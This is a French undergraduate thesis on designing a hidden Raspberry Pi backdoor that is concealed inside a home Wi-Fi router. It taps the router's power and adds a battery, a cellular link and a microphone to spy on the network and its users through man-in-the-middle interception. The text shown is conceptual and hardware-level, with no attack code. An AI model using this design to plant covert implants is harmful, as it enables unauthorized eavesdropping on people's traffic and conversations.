



République Algérienne Démocratique et Populaire



Ministère de l'Enseignement Supérieur et de la Recherche Scientifique

Université des Sciences et de la Technologie Houari Boumediene

Faculté d'Électronique et d'Informatique

Département Informatique

Mémoire de Licence

Filière : Informatique

Spécialité :

Génie des Télécommunications et Réseaux

Thème

CONCEPTION ET IMPLÉMENTATION D'UN DISPOSITIF D'ÉCOUTE SUR WLAN

Idée et Réalisation :

Mr HAMAÏDIA Samy

Encadrement :

Mme ZERGAT Yasmine

Devant le jury composé de :

Mme BOUZIANE Présidente

Mme DJIDEL Membre

**Déposé le : 27/06/2021
Projet N° : GTR 200/2021**

Mon entière gratitude au bon Dieu de m'avoir permis d'accomplir ce travail.

*Un grand merci
À ma promotrice d'avoir encadré mon projet,
Aux membres du Jury qui m'ont fait l'honneur de le juger,
À mes parents qui m'ont permis d'exceller dans mon terrain de jeu,
Où j'ai pu comprendre que la sécurité n'est que l'illusion d'une croyance,
Tout système informatique pourrait être sécurisé jusqu'à la preuve du contraire.*

Table des matières

Table des matières	vii
Liste des abréviations	xii
Introduction générale	1
1 Étude et présentation du contexte technique	2
1.1 Introduction	3
1.2 Définition d'un Backdoor	3
1.3 Qu'est-ce qu'un nano-ordinateur monocarte	3
1.4 Raspberry Pi	3
1.5 Équipement réseau sans fil	4
1.6 Routage et NAT	4
1.7 Sécurité des équipements	4
1.8 Failles et attaques réseaux	5
1.9 L'attaque du Man In The Middle	5
1.10 Les opportunités du MITM	5
1.11 L'influence du chiffrement sur le MITM	5
1.12 Le chiffrement par couche SSL/TLS	6
1.13 Pivotage	6

1.14 Conclusion	6
2 Conception du Prototype, Implémentation et Persistance IEEE 802.11	7
2.1 Introduction	8
2.2 Définition d'un prototype	8
2.3 Partie Physique	8
2.3.1 La base du dispositif	8
2.3.2 Les options physiques	9
2.3.3 L'implémentation du dispositif	11
2.3.4 Problématique de l'implémentation	12
2.3.5 Prototypage	12
2.3.6 Fonctionnement du dispositif	12
2.3.7 Autonomie	13
2.4 Partie Logiciel	13
2.4.1 Système d'exploitation	13
2.4.2 Environnement technique, packages et bibliothèques	14
2.4.3 Mise en place du MITM	14
2.4.3.1 ARP spoofing	14
2.4.3.2 Clonage du réseau légitime	15
2.4.3.3 Clonage avec altération de configuration	15
2.5 Partie Persistance 802.11	16
2.5.1 Problématique	16
2.5.2 Processus de configuration de l'équipement	16
2.5.3 L'impact sur le plan sécuritaire	17
2.5.4 Réflexion d'un concept de persistance	17

2.5.5	Risques et préventions	17
2.6	Conclusion	17
3	Preuve de concept	18
3.1	Introduction	19
3.2	Préparation et mise en place de l'environnement	19
3.3	Configuration globale du dispositif	19
3.4	Organisation des programmes et scripts	21
3.5	Méthodologie d'ajustement de la persistance 802.11	22
3.6	Présentation et tests de programmes et scripts	24
3.7	Exploitation, Pivotage et Contournement des restrictions	24
3.7.1	Reverse shell	24
3.7.2	Contournement des restrictions	25
3.7.3	Tunnel par SSH	25
3.7.4	Redirection de port	27
3.8	Écoute et interception	29
3.8.1	NetworkMiner et la technique PCAP OVER IP	29
3.8.2	Capture distante de trafic avec Wireshark	29
3.9	Approche de contournement du chiffrement par SSL/TLS	30
3.9.1	Introduction	30
3.9.2	Test de la variable	30
3.9.3	Injection et Exportation	32
3.9.4	Conclusion	33
3.10	Réalisation Physique et Implémentation	33
3.10.1	Préparation des composants	33

3.10.2	Désassemblage de l'équipement	34
3.10.3	Mesure de la tension source interne	34
3.10.4	Mise en place de l'amortisseur de tension	35
3.10.5	Dissimulation et compactage	35
3.11	Conclusion	35
Conclusion générale		36
Bibliographie		38
Annexe A		39
A.1	Préparation du Backdoor	39
A.2	Configuration et mise à jour du système d'exploitation	41
A.3	Installation des packages	43
A.4	Implémentation de l'accès externe	43
A.5	Installation du dynamique DNS	44
Annexe B		45
B.1	ARP/MITM.py	45
B.2	CONFIG_SNIFFER.py	47
B.3	WLAN_CLONE.sh	48
B.4	DEAUTH.sh	51
B.5	CAPTIVE.sh	51
B.6	GET_DNS.py	53
B.7	MIC_STREAM.sh	53

Table des figures

Figure 1.1	Les composants du Raspberry Pi Standard	4
Figure 1.2	Le concept du MITM	5
Figure 2.1	Comparatif des deux modèles types de Raspberry	8
Figure 2.2	Module abaisseur de tension DC-DC LM2596	9
Figure 2.3	Microphone	9
Figure 2.4	Carte Réseau Wi-Fi Secondaire	9
Figure 2.5	Interface Cellulaire	10
Figure 2.6	Extenseur de port USB	10
Figure 2.7	Circuit de batterie TP4056	10
Figure 2.8	Régulateur de tension STEPUP 3.7 à 5V	11
Figure 2.9	Batterie 3.7V 3000mAh	11
Figure 2.10	Schéma du prototype principal	12
Figure 2.11	Comparatif d'autonomie des deux modèles types	13
Figure 2.12	Algorithme proposé pour la persistance	17
Figure 3.1	Privation des interfaces de DHCP	19
Figure 3.2	Configuration de l'adressage IP des interfaces	19
Figure 3.3	Vérification de la configuration des deux interfaces WLAN	20
Figure 3.4	Configuration du dnsmasq	20
Figure 3.5	Autorisation des paquets entrants	20
Figure 3.6	Information de l'équipement	21
Figure 3.7	Création du fichier de configuration	21
Figure 3.8	Organisation des scripts et programmes	22
Figure 3.9	Lien vers le CS	22
Figure 3.10	L'interface de configuration de l'équipement réseau	23
Figure 3.11	Requêtes d'interaction lors de la configuration	23
Figure 3.12	Exécution du reverse shell	24
Figure 3.13	Écoute, réception et test du shell	24
Figure 3.14	Configuration du service SSH pour tunnel	25
Figure 3.15	Mise en place de l'interface tun0 pour le dispositif	25

Figure 3.16 Mise en place de l'interface tun0 pour le serveur	26
Figure 3.17 Démarrage de la tunnelisation à travers SSH	26
Figure 3.18 Test de connectivité	26
Figure 3.19 Passerelle vers un service du réseau interne	27
Figure 3.20 Test de la passerelle vers l'équipement assuré par le pivot .	28
Figure 3.21 Test du pivotage et découverte d'hôtes internes via Nmap .	28
Figure 3.22 Capture, écoute et affichage du trafic distant	29
Figure 3.23 Configuration Wireshark pour la capture par SSH	29
Figure 3.24 Capture de trafic distante	30
Figure 3.25 Ajout de la variable d'environnement SSLKEYLOGFILE .	30
Figure 3.26 Récupération des clés SSL/TLS	31
Figure 3.27 Intégration des clés à Wireshark	31
Figure 3.28 Décryptage du trafic chiffré	32
Figure 3.29 Approche d'exfiltration de clés SSL/TLS	32
Figure 3.30 Résultat du scantime par les AVs	33
Figure 3.31 Rassemblement des différents composants	34
Figure 3.32 Désassemblage de l'équipement	34
Figure 3.33 Tension source de l'équipement 12V	34
Figure 3.34 Mise en place de l'amortisseur de tension 12V à 5V . . .	35
Figure 3.35 Injection physique pour but d'espionnage	35
Figure A.1 Téléchargement du Raspberry Pi OS	39
Figure A.2 Écriture de l'image sur la carte SD	40
Figure A.3 Activation des service ssh et wpa_supplicant au démarrage	40
Figure A.4 Configuration du wpa_supplicant.conf	40
Figure A.5 Scan du réseau à la recherche de l'adresse IP du Backdoor	41
Figure A.6 Connexion au dispositif à travers SSH	41
Figure A.7 Configuration du fichier /boot/config.txt	42
Figure A.8 Désactivation du port HDMI au démarrage	42
Figure A.9 Autorisation de l'accès root par SSH	42
Figure A.10 Modification du mot de passe par défaut	43
Figure A.11 Test de l'accès root par SSH	43
Figure A.12 Création de compte et de nom de domaine	44
Figure A.13 Installation du NO-IP	44
Figure B.1 Table ARP avec l'adresse physique de la passerelle	45
Figure B.2 Lancement du script et détection des utilisateurs	46
Figure B.3 Adresse physique du lanceur du script	46
Figure B.4 Modification de l'adresse MAC légitime par celle du dispositif	46
Figure B.5 Simulation d'une interface HTTP	47
Figure B.6 Attente d'interaction	47

Figure B.7	Interaction avec le serveur HTTP	48
Figure B.8	Interception de l'interaction	48
Figure B.9	Lancement du clonage	49
Figure B.10	Activation du point d'accès	49
Figure B.11	Détection du point d'accès	49
Figure B.12	Authentification d'un terminal	50
Figure B.13	Adressage sur smartphone	50
Figure B.14	Lancement du script de dé-authentification	51
Figure B.15	Capture de paquets 802.11 lors de la dé-authentification . .	51
Figure B.16	Exécution du captive portal	52
Figure B.17	Lancement du captive portal	52
Figure B.18	Résultat de l'authentification au captive portal	52
Figure B.19	Interception des requêtes DNS utilisateurs	53
Figure B.20	Lancement du serveur d'écoute vocal	53
Figure B.21	Test du serveur d'écoute vocal	53

Liste des abréviations

ADSL	Asymmetric Digital Subscriber Line
AP	Access Point
ARP	Address Resolution Protocol
AV	Anti-Virus
BSS	Basic Service Set
BSSID	Basic Service Set Identifier
DHCP	Dynamic Host Configuration Protocol
DNS	Domain Name System
FTTH	Fiber To The Home
GPU	Graphics Processing Unit
HDMI	High-Definition Multimedia Interface
HTTP	Hyper Text Transfer Protocol
IEEE	Institute of Electrical and Electronics Engineers
IP	Internet Protocol
ISP	Internet Service Provider
LAN	Local Area Network
MITM	Man In The Middle
NAT	Network Address Translation

OPENWRT	OPEN Wireless RouTer
OS	Operating System
PCAP	Packet Capture
PCB	Printed Circuit Board
RCE	Remote Code Execution
SD	Secure Digital
SMB	Server Message Block
SSH	Secure Shell
SSID	Service Set IDentifier
SSL	Secure Sockets Layer
TLS	Transport Layer Security
UAC	User Account Control
USB	Universal Serial Bus
WAN	Wide Area Network
Wi-Fi	Wireless Fidelity
WLAN	Wireless Local Area Network
WPA	Wi-Fi Protected Access

Introduction générale

Nous vivons dans une ère où le monde appartient désormais à celui qui contrôle le numérique d'une façon ou d'une autre.

De nos jours, en parallèle des guerres classiques, d'autres guerres invisibles, sournoises, et intelligentes sont en train de prendre de l'ampleur de jour en jour, il s'agit des cyber-guerres.

Les cyber-guerres sont une évolution de guerres classiques, où les concernés se disputent dans un monde binaire généralement sur des enjeux politiques et économiques.

Une course s'instaure au niveau des gouvernements, vers l'armement et la distinction dans ce nouveau terrain de guerre, où le contrôle de ce domaine est un atout majeur.

Récemment, en décembre 2020, SolarWinds une entreprise américaine qui développe des logiciels professionnels de gestion centralisée de réseaux a été victime d'une cyber-opération, où l'impacte a touché les services fédéraux, des géants de la technologie, des hôpitaux et même une université, cette dernière est considérée comme l'une des pires cyber-opération ayant atteint les États-Unis, où on accuse ouvertement un autre gouvernement derrière cette attaque.[1]

Les cybers-opérations (ou batailles dans le jargon des guerres d'antan) sont devenues une pièce maîtresse pour les gouvernements dans leurs confrontations, c'est un moyen peu coûteux et très efficace pour atteindre de divers objectifs souvent à caractère géopolitique, où le butin se résume à des enjeux tel que la collecte d'informations, l'accaparation de technologies, l'espionnage industriel, l'influence politique, et bien d'autres.

Dans ce mémoire, nous allons aborder la conception d'un dispositif conçu de façon à permettre de réaliser une injection physique à comportement autonome sur le plan de la persistance et l'alimentation dans un équipement réseau incluant la technologie WLAN, pour but de garantir l'accès, le contrôle et l'espionnage distant de cet équipement et de ses utilisateurs.

À travers trois chapitres, nous allons voir :

- Une étude et présentation du contexte technique.
- La conception du prototype, l'implémentation et la persistance IEEE 802.11.
- Une preuve de concept.

Et enfin, nous allons terminer avec une conclusion générale sur le bilan de concrétisation et les différentes perspectives.

Chapitre 1

Étude et présentation du contexte technique

Sommaire

1.1	Introduction	3
1.2	Définition d'un Backdoor	3
1.3	Qu'est-ce qu'un nano-ordinateur monocarte	3
1.4	Raspberry Pi	3
1.5	Équipement réseau sans fil	4
1.6	Routage et NAT	4
1.7	Sécurité des équipements	4
1.8	Failles et attaques réseaux	5
1.9	L'attaque du Man In The Middle	5
1.10	Les opportunités du MITM	5
1.11	L'influence du chiffrement sur le MITM	5
1.12	Le chiffrement par couche SSL/TLS	6
1.13	Pivotage	6
1.14	Conclusion	6

1.1 Introduction

Depuis décembre 2007, la NSA, comme tout institution gouvernementale, a tenter d'avoir accès de manière privilégiée, aux données de neuf grandes entreprises d'Internet, dont Google, Microsoft et Facebook, et cela n'est pas un fruit du hasard, c'est à travers un programme nommé PRISM qui a été conçu de manière à espionner les utilisateurs de ces entreprises.[2] Ces programmes ne s'arrêtent pas seulement à des fins d'espionnage, en 2010 un autre logiciel malveillant découvert nommé Stuxnet, de tout autre niveau qui a été conçu dans l'unique but de s'attaquer aux centrifugeuses d'enrichissement d'uranium afin de ralentir le projet nucléaire Iranien.[2]

Il faut savoir que l'objectif principal de la post-exploitation des experts de la sécurité informatique et les hackers lors d'un accès ciblé, serait de maintenir ce dernier en utilisant une porte dérobée aussi appelée Backdoor, afin de garder un accès persistant au système victime tant que son propriétaire ne se rend pas compte qu'il est espionné et ignore les mesures sécuritaires.[3] Dans ce chapitre, nous allons aborder les points essentiels qui vont intervenir dans la conception d'un Backdoor.

1.2 Définition d'un Backdoor

Un backdoor est une fonctionnalité malicieuse, injectée et inconnue par l'utilisateur légitime, qui donne un accès secret et non autorisé à son système informatique, elle peut être logiciel tel qu'un code malveillant ou bien physique dans certain cas où le code est remplacé par une disposition matériel comme dans notre projet.[4]

1.3 Qu'est-ce qu'un nano-ordinateur monocarte

Un nano ordinateur désigne un ordinateur dont la taille est inférieure à celle d'un micro-ordinateur souvent utilisé pour le développement d'objets connectés.[5]

Le plus utilisé des nano-ordinateurs est le Raspberry Pi [5], C'est un nano-ordinateur monocarte à processeur ARM de la taille d'une carte de crédit avec la possibilité d'exécuter plusieurs variants de système d'exploitation.

1.4 Raspberry Pi

C'est un nano ordinateur monocarte à bas prix apparu en Février 2012, soutenu par l'université de Cambridge, crée afin de rendre l'informatique abordable et accessible à tous.[5] Ce dernier dispose de toutes les caractéristiques nécessaires à la réalisation d'un serveur performant et à bas prix comme le démontre la figure suivante :




FIGURE 1.1 – Les composants du Raspberry Pi Standard

Sans oublier aussi qu'il possède des interfaces nécessaires à l'interconnexion avec d'autres équipements réseaux communs.

1.5 Équipement réseau sans fil

Les équipement réseau sans fil se trouvent fréquemment dans les maisons, et sont des périphériques matériels que les fournisseurs de services Internet utilisent pour vous connecter au réseau Internet.

Un routeur sans fil, aussi appelé routeur Wi-Fi, combine les fonctions de mise en réseau d'un point d'accès sans fil et d'un routeur permettant ainsi une interconnexion de différents types de réseau tel que le LAN, WLAN et WAN.[6]

1.6 Routage et NAT

Le routage est un mécanisme de sélection de chemin pour paquets dans un réseau afin d'acheminer les données.[6]

Le NAT permet aux terminaux de communiquer à travers une seule adresse IP publique en réalisant une translation d'adresse c'est-à-dire une liaison logique entre l'adresse privée et externe permettant ainsi une communication selon une durée.[6]

1.7 Sécurité des équipements

À la conception les équipements disposent des standards de sécurité, le problème est que ces derniers sont rarement mis à jour, ce qui résulte une forte augmentation de failles sécuritaires au fil du temps ainsi que leurs expositions au grand public, mettant en péril la confidentialité et l'intégrité des données échangées par les utilisateurs, et même si le support est maintenu, les technologies implémentées physiquement demeure un obstacle que seul un changement d'équipement peut résoudre.[7]

1.8 Failles et attaques réseaux

Qui dit faille de sécurité, dit démarche visant à compromettre le bon fonctionnement standard d'un système informatique, ces failles peuvent être classifiées selon de différentes catégories, par hiérarchie totale on distingue deux principales catégories : physique et logiciel.[3]

L'attaque physique est l'une des attaques les plus redoutées et les moins compliquées à mettre en œuvre, il s'agit de muter, d'injecter ou de modifier le fonctionnement courant de l'équipement à main propre, tandis que la seconde catégorie, est une catégorie visant l'aspect technique du fonctionnement [3], nous nous intéressons dans notre mémoire à une combinaison d'attaques permettant de réaliser notre projet.

1.9 L'attaque du Man In The Middle

C'est l'attaque principale du projet, comme son nom l'indique cette attaque est inspiré de l'espionnage ordinaire, c'est-à-dire une personne entre deux autres ait la possibilité d'intercepter leurs échanges en se mettant sur leur canal de communication.[8]

D'un point de vue technique, cette attaque consiste à se faire passer pour l'équipement communiquer et communiqué à la fois et au même temps, c'est-à-dire être entre les deux pour recevoir et router les échanges à chacun tout en prenant part de l'information qui transite.




FIGURE 1.2 – Le concept du MITM

1.10 Les opportunités du MITM

Cette attaque tant redoutée, ouvre accès à un ensemble d'attaques réseau effectives dont l'interception et l'altération de données.[3]

En effet, l'interception ou sniffing, est une sorte de récupération d'informations tandis que l'altération de données permet une manipulation et un contrôle du cours des échanges.[3]

1.11 L'influence du chiffrement sur le MITM

Le chiffrement est le souci principal du MITM, en effet, grâce à des couches de chiffrement tel qu' SSL/TLS, l'attaque du MITM est mise en difficulté, et la confidentialité pourrait être

garantie.[9]

Les internautes de nos jours accordent une confiance aveugle à ce genre de protection, souvent connu sous le cadenas du navigateur comme beaucoup le distinguent, des milliers d'échanges et de transactions bancaires sont exécutés à chaque instant, mais est-ce que ce chiffrement est au mérite de cette confiance ?

1.12 Le chiffrement par couche SSL/TLS

La couche SSL/TLS est une technologie basée sur le chiffrement asymétrique, cette dernière repose sur la mise en place de deux clés, une clé publique et un autre privé, ces deux clés sont liées mathématiquement, et la clé privée n'est en aucun cas échangée, seules les clés publiques sont échangées dans une communication chiffrée, ainsi l'utilisateur A pourra coder son message avec la clé publique de l'utilisateur B, mais ce message ne peut être décodé qu'avec la clé privée de l'utilisateur B.[9]

Un MITM peut se faire passer pour les deux communicants à la fois, enregistre leurs clés publiques, et leur diffuse une tout autre clé générée par lui-même, afin d'intercepter leurs échanges en déchiffrant le message du communicant avec sa propre clé privée générée, et chiffré à nouveau avec la clé publique légitime du communicant afin de ne pas éveiller les soupçons.[9]

Pour y remédier à ce problème, il faudrait pouvoir certifier l'identité du porteur de cette clé grâce au certificat.

Le certificat est un fichier avec un ensemble de données contenant la clé publique, des informations sur la personne (nom, email, localisation...), une date de validation et une signature électronique d'une autorité de certification qui garantit que le certificat n'a pas subi une altération ou une modification par une tierce personne.[9]

1.13 Pivotage

Le pivotage est une technique qui consiste à utiliser un terminal compromis comme passerelle vers le réseau interne dans le but d'avoir accès aux équipements et services qui sont inaccessibles de l'extérieur, d'où l'augmentation de la visibilité dans le réseau victime.[10]

La mise en place de cette méthode peut varier selon les circonstances et le degré de l'exploitation.[3]

1.14 Conclusion

On a pu voir dans ce chapitre les points essentiels du contexte technique que touche le projet en sa globalité afin de pouvoir et permettre une suite prometteuse pour la concrétisation et la mise en place de notre Backdoor.

Chapitre 2

Conception du Prototype, Implémentation et Persistance IEEE 802.11

Sommaire

2.1	Introduction	8
2.2	Définition d'un prototype	8
2.3	Partie Physique	8
2.3.1	La base du dispositif	8
2.3.2	Les options physiques	9
2.3.3	L'implémentation du dispositif	11
2.3.4	Problématique de l'implémentation	12
2.3.5	Prototypage	12
2.3.6	Fonctionnement du dispositif	12
2.3.7	Autonomie	13
2.4	Partie Logiciel	13
2.4.1	Système d'exploitation	13
2.4.2	Environnement technique, packages et bibliothèques	14
2.4.3	Mise en place du MITM	14
2.4.3.1	ARP spoofing	14
2.4.3.2	Clonage du réseau légitime	15
2.4.3.3	Clonage avec altération de configuration	15
2.5	Partie Persistance 802.11	16
2.5.1	Problématique	16
2.5.2	Processus de configuration de l'équipement	16
2.5.3	L'impact sur le plan sécuritaire	17
2.5.4	Réflexion d'un concept de persistance	17
2.5.5	Risques et préventions	17
2.6	Conclusion	17

2.1 Introduction

Il est sans doute compliqué de mettre en place un système physique d’interception compatible à 100% avec toutes marques d’équipements réseaux du marché, sans avoir à faire face à des ajustements, pour cela trois points essentiels sont à prendre en considération :

- Le scénario de l’écoute.
- La dissimulation par rapport au gabarit de l’équipement réseau.
- Les exigences en termes d’options et de fonctionnalité.

2.2 Définition d’un prototype

Un prototype est un modèle qui possède toutes les qualités techniques et toutes les caractéristiques du fonctionnement d’un produit, bien qu’il s’agît aussi d’un exemplaire incomplet et non final de ce qui pourra être produit.[11]


Un prototype matérialise une étape d’évolution d’un projet, afin de démontrer et confirmer le bien-fondé d’une ou plusieurs idées ou concepts mis en œuvre dans le projet, avant toute valorisation.[11]

2.3 Partie Physique


Dans un premier temps, nous allons mettre l’accent sur l’aspect physique qui englobe notre objectif.

2.3.1 La base du dispositif

Notre Backdoor est entièrement basé sur le modèle Raspberry Pi Zero W, ce nano-ordinateur dispose de performances relativement semblables à ceux du type standard, mais de taille largement réduite, la figure suivante en décrit les principales différences :



Modèle	ZERO W	STANDARD
Dimensions	66mm x 30.5mm x 5.0mm	85mm x 56mm x 17mm
Alimentation	5V - 120mA~230mA	5V - 230mA~350mA
RAM	512MB	1GB-8GB
Wi-Fi	✓	✓
Ethernet	✗	✓
USB	Micro USB x2 (DATA/PWR)	x4



The diagram illustrates the physical differences between the Raspberry Pi Zero W and Standard models. The Zero W model is a smaller, single-sided board with a central Broadcom BCM2835 SoC, 512MB SDRAM, and a microSD card slot. It features two Micro USB ports for power and data, and a single HDMI port. The Standard model is larger and double-sided, featuring a more complex layout with a Broadcom BCM2835 SoC, 512MB SDRAM, and a microSD card slot. It includes two USB 2.0 ports, an Ethernet port, a Camera CS port, and a 4-pole jack. Both models have a 40-pin GPIO header and a central Broadcom logo.

FIGURE 2.1 – Comparatif des deux modèles types de Raspberry

2.3.2 Les options physiques

- **Abaisseur de tension :** MAX IN 40V Réglable sur un OUT de 5V permet d'amortir n'importe quel tension interne dans l'équipement réseau qui en général ne dépasse la source qui est 12V à 15V



FIGURE 2.2 – Module abaisseur de tension DC-DC LM2596

- **Microphone :** permet la capture de signal vocal



FIGURE 2.3 – Microphone

- **Interface WLAN :** une secondaire comme secours pour d'autres taches



FIGURE 2.4 – Carte Réseau Wi-Fi Secondaire

- **Interface cellulaire :** permet une connectivité IP grâce à la technologie 3G/4G



FIGURE 2.5 – Interface Cellulaire

- **USB HUB HAT :** un multiport USB conçu pour subvenir à la problématique de manque de port USB sur le modèle ZERO W




FIGURE 2.6 – Extenseur de port USB

- **Circuit de recharge et batterie**




FIGURE 2.7 – Circuit de batterie TP4056



FIGURE 2.8 – Régulateur de tension STEPUP 3.7 à 5V



FIGURE 2.9 – Batterie 3.7V 3000mAh

2.3.3 L'implémentation du dispositif

Ce qu'il faut retenir c'est que ce dispositif va nous permettre dans un premier temps d'avoir un accès au réseau WLAN que gère cet équipement.

L'implémentation est réalisable si on prend en considération deux facteurs majeurs :

- La dissimulation par rapport au gabarit de l'équipement
- La couverture signal du WLAN

Ce qui donne deux types d'implémentation : une implémentation interne qui implique un accès physique à l'équipement en question, donc une intégration et une dissimulation du dispositif à l'intérieur de l'équipement réseau, alimenté à travers un piratage du courant interne, le meilleur choix a été donc la version ZERO W, car avec la suppression de ports USB, le nano-ordinateur a perdu plus de 70% d'épaisseur, et ne mesure plus que 5 millimètres, ce qu'il le rend relativement compact avec n'importe quel équipement réseau, ainsi qu'une surface relativement peu encombrante.

Sinon, pour une implémentation externe qui reste une solution dans certains contextes et scénarios, qui nécessite d'une façon primordiale la présence du dispositif dans le champ de rayonnement du point d'accès ainsi qu'une source d'alimentation continue, sinon une batterie, mais le facteur de capacité de cette dernière rentre en jeu, car dans une telle opération, on ne peut prévoir ou prédire à quel moment, une information délicate fera irruption.

Ce type d'implémentation nous ouvre la voie à la quasi-totalité d'options possibles grâce au nombre de périphériques préservés bien entendu, pour tout éventuelle amélioration du prototype en matière de logiciel et d'attaques réseaux.

2.3.4 Problématique de l'implémentation

Afin de réaliser l'implémentation, les exigences en matière d'options physiques peuvent varier d'un équipement à un autre, et d'une situation à une autre.

En effet certaines options physiques sont difficiles à préserver par rapport au compactage, et par rapport aux limites de ports de communications sur le Backdoor ainsi que la charge sur le courant interne, donc l'implémentation dépendra relativement du gabarit de l'équipement réseau victime et des préférences en termes d'options afin d'opter pour une implémentation externe plus complète du fait qu'il serait difficile de conserver la totalité des périphériques sur une implémentation interne.

2.3.5 Prototypage

Nous allons nous focaliser sur une implémentation interne d'un Backdoor d'écoute avec tout ce qui est nécessaire pour réaliser un espionnage du réseau d'un équipement victime commun grand public et standard, selon le schéma suivant :




FIGURE 2.10 – Schéma du prototype principal

2.3.6 Fonctionnement du dispositif

Le dispositif jouera le rôle du MITM dans le réseau de l'équipement, alimenté à travers un piratage du courant interne, précisément la source, car avec, on ne risquera pas de perdre

l'alimentation du Backdoor dans le cas où le bouton power de l'équipement soit actionné d'une part, et d'une autre, même si la source serait entièrement retirée de l'équipement, on pourrait opter pour une batterie de secours propre au Backdoor, qui va le maintenir en ligne, ainsi qu'avec l'aide d'une interface cellulaire, on pourra contrôler le dispositif pour lancer une opération de clonage réseau par exemple, en plus de l'écoute par microphone qui demeurera réservé, mais tout cela va dépendre du gabarit de l'équipement par rapport à la dissimulation.

2.3.7 Autonomie

Dans le cas où le dispositif perd complètement l'alimentation, on pourrait prévoir une alimentation interne qui peut être déclenchée dans le but de le maintenir en ligne, cependant cette dernière ne peut être qu'une batterie, d'où la prise en considération du facteur d'autonomie s'impose

La figure suivante décrit approximativement l'autonomie prévue :


